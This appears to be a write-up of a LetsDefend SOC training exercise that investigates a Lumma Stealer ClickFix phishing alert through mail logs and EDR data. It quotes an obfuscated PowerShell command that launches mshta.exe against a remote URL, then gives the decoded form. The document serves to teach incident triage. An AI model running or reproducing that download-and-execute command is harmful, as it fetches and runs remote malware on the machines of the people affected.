
SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

The alert:



EventID :	316
Event Time :	Mar, 13, 2025, 09:44 AM
Rule :	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
Level :	Security Analyst
SMTP Address :	132.232.40.201
Source Address :	update@windows-update.site
Destination Address :	dylan@letsdefend.io
E-mail Subject :	Upgrade your system to Windows 11 Pro for FREE
Device Action :	Allowed
Trigger Reason :	Redirected site contains a click fix type script for Lumma Stealer distribution.
Show Hint	

The malware is sent through a phishing mail to dylan.

By looking at the logs, we can say that the malware was sent to 172.16.20.3

Event

[Mar, 13, 2025, 09:44 AM] source_address=132.232.40.201 source_port=23542 destination_address=172.16.20.3 destination_port=25 raw_log: {"SM...

Field	Value
type	Exchange
source_address	132.232.40.201
source_port	23542
destination_address	172.16.20.3
destination_port	25
time	Mar, 13, 2025, 09:44 AM
Raw Log	
SMTP Address	132.232.40.201

Let's look at what happened at this device by looking at our EDR.

We can see that, the link directed to a website named /overcoatpassably.shop windows.

SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

At the same time after clicking on the link attached to the mail, the following command got executed.

```
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command ('ms]]]ht]]]a]]].]]]exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4' -replace ']')
```

Lets break it down into consumable parts:

The path “C:\ ... .powershell.exe” -w 1 illustrates that powershell is opened here. And a command was run. It seemed messy at first, after looking closely, I can see that at the end “ -replace” takes away all ‘]’ leaving us with the following command.

```
mshta.exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4
```

mshta .exe is a windows utility which runs HTML applications. (often used by threat actors to download or execute code from a remote url)

The file called maloy.mp4 has been downloaded from the url. It may look a video . but the malicious code might be hidden in it using steganography.

The utility mshta.exe got executed,

Then tried to create a process conhost.exe, for some reason it didn’t got executed.and there is no further network activity from this IP address. For benefit of doubt, we are looking for activities from nearby time range ip addresses.
Nothing suspicious.
Thus we can conclude that, it is a true positive but no adverse effect.